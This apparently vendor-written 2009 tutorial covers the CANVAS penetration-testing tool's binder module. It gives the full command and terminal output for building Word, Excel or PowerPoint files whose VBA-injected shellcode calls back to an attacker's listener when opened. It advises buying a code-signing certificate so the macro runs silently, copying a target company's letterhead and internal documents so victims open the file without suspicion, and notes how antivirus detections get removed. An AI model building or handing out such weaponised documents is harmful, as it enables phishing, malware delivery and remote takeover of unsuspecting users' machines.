

Tutorial: The ties that binder.py

By popular request (read: peer pressure) this week's tutorial is on the binder module!

Summary:

The binder module allows you to embed a callback in a Microsoft Office document such that when a user opens the document you'll receive a callback to your CANVAS listener with the privileges of user who opened the document. Binder is one of our most powerful clientside modules because it doesn't technically use an exploit, you can't be patched out of this technique! This tutorial is also going to focus a bit on running CANVAS from the Linux command line.

At the end of this tutorial you will be able to:

- **Create a simple document with a callback**
- **Sign a document so the code is executed automatically**
- **Learn some simple steps for making your document appear more legitimate**

How this attack works

Microsoft supports VBA as a scripting language within its office applications, we leverage this to execute a connect back. There's no exploit here, this is simply abusing intended functionality provided by Microsoft for the non-intended purpose. The binder module will open a template document from the Resources sub-directory, append shellcode to it to achieve a connectback then write the new file to disk in the CANVAS root directory. When the target opens the document the Office application will use VB to process the shellcode and then execute a connectback.

Creating a simple document with a callback

- 1) Move into your CANVAS directory. For this tutorial I've got a copy of CANVAS in /dev/shm, this can be a handy location to be aware of on Linux platforms because it's usually writable by users and its contents are deleted on reboot.
- 2) Let's take a look at the binder options and what they mean:

```
Terminal - alexm@darkstar: /dev/shm/CANVAS_DEMO
File Edit View Terminal Go Help
izing exploit pack: EnableSecurity VOIPACK - Voice over IP security tools
[ ok ]
Loading addhost ... [ ok ]
Loading gethostbyname ... [ ok ]
Loading emailsender ... [ ok ]
Loading startservice ... [ ok ]
Loading userenum ... [ ok ]
Loading shareenum ... [ ok ]
[ Thu Jan 22 11:12:21 2009 ]No country exclude list loaded
[ Thu Jan 22 11:12:21 2009 ][*] CANVAS Started [*]
[C] Not enough arguments (0)

=====main options=====
Standard options: -v <version> -t <host> [ -p <port> ]
Callback options: -l <localhost> -d <localport>
=====additional options=====
Toggle test mode: -T
Set covertness: -C <covertness>
=====custom options (use -O option:value)=====
=====versions=====
Version 1: MS Word file
Version 2: MS Excel file
Version 3: MS Powerpoint file
alexm@darkstar:/dev/shm/CANVAS_DEMO$
```


- *Version* (-v) What type of office file you'd like to create, supported types are: Word, Excel, Powerpoint
- *Host* (-t) Not applicable here
- *Port* (-p) Not applicable here
- *Localhost* (-l) The host with your CANVAS listener
- *LocalPort* (-d) Port of the CANVAS listener on the above host
- *Test Mode* (-T) Not applicable here
- *Covertness* (-C) Not applicable here

Important Since this is the first proper CANVAS command we've run from the CLI, it's important to note the path requirements. When launching a module you must be in the CANVAS root directory or else you'll get import errors. Generally CANVAS commands take the following format: *python exploits/module/module.py*, assuming the python binary is in my path of course.

3) Now all that's left is to have CANVAS create my document! I want to embed the callback in a word document, the IP of my CANVAS listener is 10.3.14.15 and it's listening on port 9265, so my command will be: *python exploits/binder/binder.py -v1 -l 10.3.14.15 -d 9265*


A few things to note about the output below, the two key lines are the last two. This gives you the name of the file created (it will always be binder.doc, binder.xls, or binder.ppt) as well as the connect back information. The connect back string takes the form of ip:port, so if you see something like

10.3.14.15:0 you know that you probably used the -p flag and not the -d flag, as you've accidentally told the module to create shellcode that will connect to that IP on port 0.



```
Terminal - alexm@darkstar: /dev/shm/CANVAS_DEMO
File Edit View Terminal Go Help
alexm@darkstar:/dev/shm/CANVAS_DEMO$ python exploits/binder/binder.py -v 1 -l 10.3.14.15 -d 9265
Running CANVAS It allows us to inject an executable file inside an OLE2 docfile and execute it using VBA. Exploit v 1.0
Required version of Python detected, using version 2.5 :-)
Loading osdetect ... Initial
izing exploit pack: EnableSecurity VOIPACK - Voice over IP security tools
[ ok ]
Loading addhost ... [ ok ]
Loading gethostbyname ... [ ok ]
Loading emailsender ... [ ok ]
Loading startservice ... [ ok ]
Loading userenum ... [ ok ]
Loading shareenum ... [ ok ]
[ Thu Jan 22 12:13:36 2009 ]No country exclude list loaded
[ Thu Jan 22 12:13:36 2009 ][*] CANVAS Started [*]
localhost=10.3.14.15
[ Thu Jan 22 12:13:37 2009 ][C] (0.0.0.1/32) client version not found, using version
[ Thu Jan 22 12:13:37 2009 ][C] (0.0.0.1/32) using version 1
[ Thu Jan 22 12:13:37 2009 ][C] (0.0.0.1/32) stream Root Entry - size 3904
[ Thu Jan 22 12:13:37 2009 ][C] (0.0.0.1/32) stream lTable - size 6333
[ Thu Jan 22 12:13:37 2009 ][C] (0.0.0.1/32) stream WordDocument - size 4096
[ Thu Jan 22 12:13:37 2009 ][C] (0.0.0.1/32) stream SummaryInformation - size 4096
[ Thu Jan 22 12:13:37 2009 ][C] (0.0.0.1/32) Injecting shellcode, size: 2432 bytes
[ Thu Jan 22 12:13:37 2009 ][C] (0.0.0.1/32) stream DocumentSummaryInformation - size 4096
[ Thu Jan 22 12:13:37 2009 ][C] (0.0.0.1/32) stream Macros - size 0
[ Thu Jan 22 12:13:37 2009 ][C] (0.0.0.1/32) stream VBA - size 0
[ Thu Jan 22 12:13:37 2009 ][C] (0.0.0.1/32) stream ThisDocument - size 6809
[ Thu Jan 22 12:13:37 2009 ][C] (0.0.0.1/32) stream _VBA_PROJECT - size 2728
[ Thu Jan 22 12:13:37 2009 ][C] (0.0.0.1/32) stream dir - size 515
[ Thu Jan 22 12:13:37 2009 ][C] (0.0.0.1/32) stream PROJECTwm - size 41
[ Thu Jan 22 12:13:37 2009 ][C] (0.0.0.1/32) stream PROJECT - size 365
[ Thu Jan 22 12:13:37 2009 ][C] (0.0.0.1/32) stream <CompObj - size 121
[ Thu Jan 22 12:13:37 2009 ][C] (0.0.0.1/32) Opening binder.doc for output
[ Thu Jan 22 12:13:37 2009 ][C] (0.0.0.1/32) Wrote to binder.doc
[C] done -- connectback set to 10.3.14.15:9265
alexm@darkstar:/dev/shm/CANVAS_DEMO$
```

4) Taking a look at my document with the file command, I see that it's recognized as a Microsoft Office file



```
Terminal - alexm@darkstar: /dev/shm/CANVAS_DEMO
File Edit View Terminal Go Help
alexm@darkstar:/dev/shm/CANVAS_DEMO$ file binder.doc
binder.doc: Microsoft Office Document
alexm@darkstar:/dev/shm/CANVAS_DEMO$
```

5) Now the document is ready to ship out!

Signing a Document

Warning You must sign the template file in the Resources directory, NOT the document generated after the module has been run. Editing the resulting document will erase the shellcode.

- 1) Edit the document template you wish in the Resources directory
- 2) Obtain a certificate. Most certificate authorities will issue document signing certificates for a fraction of the price of a regular SSL certificate. Investing in one is well worth the cost if this is an attack you're planning to carry out as part of an assessment
- 3) Sign the document

Links for how to sign Microsoft Office documents

- [Office 2007](#)
- [Office 2003](#)
- [Office 2002/XP](#)
- [General Info](#)

4) Run the binder module

Advantages of Signing Documents

Most installs of Microsoft office are set to disallow VBA execution by default. In Office 2002/XP, execution is silently forbidden. In 2003 and 2007 a Window appears telling the user that unsigned content wants to execute VBA, obviously all these outcomes are non-stealth and therefore bad. Signing the document alleviates all these problems for a small fee! Remember that as with SSL certificates the same limitations apply when using self-signed certificates, the document may be signed but there will be a Window asking if the user trusts this certificate.

As a caveat, it is possible to configure Office to only trust certificates from certain CAs (generally these are internal) and in this case your attack may fail.

Making Your Document Look Legitimate


The goal with this attack is to have the user open the document and not think that it's overly strange. Most users know that opening email attachments can be bad, as such you want to design your document to not look bad! Ideally the user will open the document, look at your content, then forget they ever opened it. A little bit of the old Google magic can go a long way with this. Most companies have at least some documents with the internal letterhead on their website that you can use as a base for creating your own document. Even better would be a document that has been published recently or a set of internal standards or procedures, as these are usually sent to employees repeatedly. Copying that content verbatim would be a good strategy for going undetected.

Common Questions

1) *Will this be detected by Anti-Virus?* - Maybe, occasionally AV Vendors will receive a file that has been generated by CANVAS and will add its signature to their database. Since CANVAS is an above board product and our license specifically prohibits users from submitting CANVAS generated files or traffic captures to these types of vendors for inclusion in their databases (see LICENSE.txt in your CANVAS directory for more), the definition will usually be silently removed before to long. If you run into a situation where an AV is consistently triggering on a file, please contact support@immunityinc.

2) *Will I lose my connect back when the user closes the application?* - Nope! :)

3) *Why won't the code auto-execute in PowerPoint?* - PowerPoint lacks the appropriate functions to auto-launch this type of code when the presentation has been opened, a button is included that the user will have to click in order for the connectback to start.



Resources for Further Thought

- Immunity offers a variety of [training classes](#) on CANVAS and doing shady stuff with computers
- Google Hacking for Penetration Testers by Long et. al. is a fantastic book for getting the most out of Google
- Today's tutorial has been brought to you by [The B-52s](#)